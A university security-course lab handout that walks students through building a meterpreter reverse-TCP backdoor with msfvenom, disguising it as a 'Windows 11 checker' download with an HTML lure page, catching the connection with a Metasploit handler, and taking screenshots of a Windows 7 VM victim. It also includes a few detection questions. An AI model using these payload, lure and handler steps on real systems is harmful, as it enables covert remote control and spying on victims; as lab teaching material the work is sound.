**COS30015 – Lab 4: Windows Backdoor attack (By Faizal Alias)**

**Objectives:**

1. Learn about backdoor and creating one using Meterpreter
2. Learn how attackers lures victim in installing a Malware – Backdoor
3. Observe the attack as victim and as attacker

Step 1: Install Windows 7 as VM on VirtualBox – This is a Victim


Step 2: Preparing your own WindowsBackdoor.exe on Kali – This is the Attacker

**Preparation for Victim PC – Lab 4**


**Step 1:**

**Installing Windows 7 Home Basic on VirtualBox:**

1. Download the image at: [SUT-COS30015-ITSec](https://intiedumy-my.sharepoint.com/:f:/g/personal/mfaizal_alias_newinti_edu_my/EoJ7jSwgYIVAkVq8nYC85YABWFUpLgpmC1e-2YyCakS6xw?e=RPRNtT)
2. On VirtualBox, create New VM. Name Windows 7 Home Basic 64bit. Type: Microsoft Windows. Version: Windows 7 (64-bit)
3. Identify the ISO file of Windows 7 that you have downloaded earlier. We are going to setup Windows 7 inside VirtualBox.
4. You should have the following screen:



1. Click Next -> Set VM memory and CPU core count according to your PC spec. I’ve set 2GB for VM memory and 2 Cores of CPU.
2. Click Next -> Choose Fixed – Suggested is 32GB (I’m using only 16GB, can’t be lower than 10GB. This is to save HD space)



1. Click Next. Then you have your VM space to use for the Windows 7 installation later.


A screenshot of a computer

Description automatically generated


1. Click Finish – then Start the Windows 7 VM. You are now entering an Installation phase of Windows 7.

**Beginning of Windows 7 Installation inside VirtualBox as VM:**

1. Now, you are going to experience as if you are currently installing Windows 7 Home Basic on a normal PC but it is on the virtualbox VM.




1. Follow the wizard as if you are installing Windows 7
2. Choose OS of **Windows 7 Home Basic x64** (dated 11/21/2010)
3. Choose Custom (New Copy) NOT UPGRADE option
4. Choose the hard disk of 16GB created earlier
5. Wait for the installation, it takes about 10 minutes or more!



1. After installation finished Windows 7 will restart, let it restart as usual machine
2. One of the restart might show on the terminal start from CD, IGNORE this! Let Windows 7 continue.
3. Create account name of: **student**. PC name: **student-PC**
4. Enter product key: <Empty> Make sure you have **uncheck Automatically activate windows when I’m online**
5. No update required - Choose Ask me later
6. Set Date/Time
7. Choose Home Network
8. Let Windows prepare your desktop.
9. Since we haven’t change any setting, the default Network is NAT on VirtualBox for the Windows 7 VM. You can still browse the Internet with current network setting.
10. Next open IE and test internet/network connection on the msn.com website or just go to Google.com. If okay - Good
11. **REMEMBER** – DO NOT UPDATE ANYTHING ON THIS WINDOWS 7
12. Shutdown Windows 7 as normal.

**Now, we are going to setup Windows 7 VM with Network Setting** – **Host Only Adapter**

1. On VirtualBox, choose Windows 7 then Click Setting. Change Network – Attached to: **Host-Only Adapter**
2. After this Windows 7 can’t browse Internet anymore.
3. Start Windows 7 on VirtualBox – Ignore Start from CD – Just wait
4. On Windows 7 start button – Enter **cmd** to open terminal. On terminal enter: **ipconfig**. You Windows 7 should be on the VirtualBox subnet as shown below:



1. You should be okay for now.

**Step 2: Preparing your own Windows Backdoor (named win11checker.exe) on Kali**

**On Kali Linux**

Terminal: **Note** # is a prompt

1. Creating meterpreter payload EXE file:
2. Check IP for Kali
3. Use Kali IP Address in the command below:


#msfvenom –p windows/meterpreter/reverse\_tcp LHOST=192.168.100.4 LPORT=20000 –f exe –o win11checker.exe

Some meterpreter of different version requires you to use the command above without the LPORT=20000 option.

1. Enter & Wait to create
2. #ls to check where is the file located
3. We are going to host this win11checker.exe on the webserver (apache2 on Kali)
4. #sudo mv win11checker.exe /var/www/html/
5. Enter **Kali** password when required
6. #cd /var/www/html/ (Need to go to the directory to change the mod for all user to execute the file
7. In /var/www/html/ enter #chmod +x win11checker.exe
8. #ls –al should show you that win11checker.exe now is executable
9. Now start the apache server # service apache2 start
10. Enter **Kali** password when required

Back to Window 7, we want to check whether Kali Web Server is running or not.

1. In Windows 7 – On IE enter URL: <Kali IP address>
2. You should be given the following page:



1. Return to Kali terminal. You are now still at /var/www/html/ directory
2. Creating Landing page for the Malware on Apache. Use #sudo nano win11checker.html
3. Enter the following HTML code:

<!DOCTYPE html>  
<html>  
<head>  
<title>Windows 11 Eligibility</title>  
</head>  
<body>  
  
<h1>Here you can download a program to check whether your

Computer is eligible for Windows 11 upgrade. </h1>  
<p>Get the tool <a href="win11checker.exe">here.</a></p>  
  
</body>  
</html>

1. This will create a reverse channel from the victim Windows machine to our Kali machine once the win11checker.exe is being executed

**Attacker (Kali) is preparing Metaspoilt console waiting for connection from Windows 7 Victim**

1. We are now need to start our metasploit framework on Kali
2. #cd to exit from /var/www/html folder
3. #msfconsole
4. Inside ms concole prompt
5. Msf5:> use exploit/multi/handler
6. Msf5:/multi/handler> set payload windows/meterpreter/reverse\_tcp
7. Msf5:/multi/handler> show options
8. Now we need to specify LHOST and LPORT for the console to work with once the victim executed the backdoor
9. Msf5:/multi/handler> set LHOST <Kali IP>
10. Msf5:/multi/handler>set LPORT 20000
11. #exploit
12. A message of reverse TCP handler on <Kali IP>:20000 shown.

On Windows Machine:

1. Open IE, add new tab and leave the msn.com news on the current tab.
2. In the new tab, enter url: http://<192.168.100.4 =Kali IP> /win11checker.html
3. Save the file into Downloads folder
4. Open the Download folder and execute the win11checker.exe
5. Windows 7 will ask you regarding executing this file. Just continue Run.

Return to Kali

1. You will notice 1 session of the Windows 7 IP connecting to our Kali via Kali IP port 20000
2. On meterpreter prompt. Meterpreter > help
3. The above command shows all the options that you can conduct. We are going to do screenshot of the victim windows 7 machine.
4. Meterpreter > screenshot
5. Attack with sound: play /home/kali/soundfile.wav
6. Some random filename is stored with .jpeg format. Example: Screenshot saved to: /root/UChZmYdw.jpeg (Note the random name for the jpeg file is reported by the Meterpreter.
7. On Kali – open File Manager, then find the jpeg file mentioned by Meterpreter above.
8. Double click to open the file. You should be able to screen the Victim Desktop!

**Questions:**

1. Identify 2 techniques for the Windows 7 Victim to identify that his/her computer currently being attack without using any Ani-virus or Security tools.
2. How the Windows 7 Victim able to know that his/her computer are connected to another computer?

**CHALLENGE:**

Try to capture stream from Win7 Webcam. In order for Windows 7 on VirtualBox to use/access your Host Webcam, you need to install VirtualBox Extension Pack.

For security checking:

1. On Windows 7, click start – run Task Manager
2. On Processes Tab you can see win11checker.exe is running.
3. Victim can see there is a process running as win11checker.exe (it is a Backdoor Malware)

Closing steps:

1. Exit meterpreter by entering #exit. Exit msfconsole by entering #exit
2. Exit Kali Terminal and Shutdown
3. On Windows 7 – Shutdown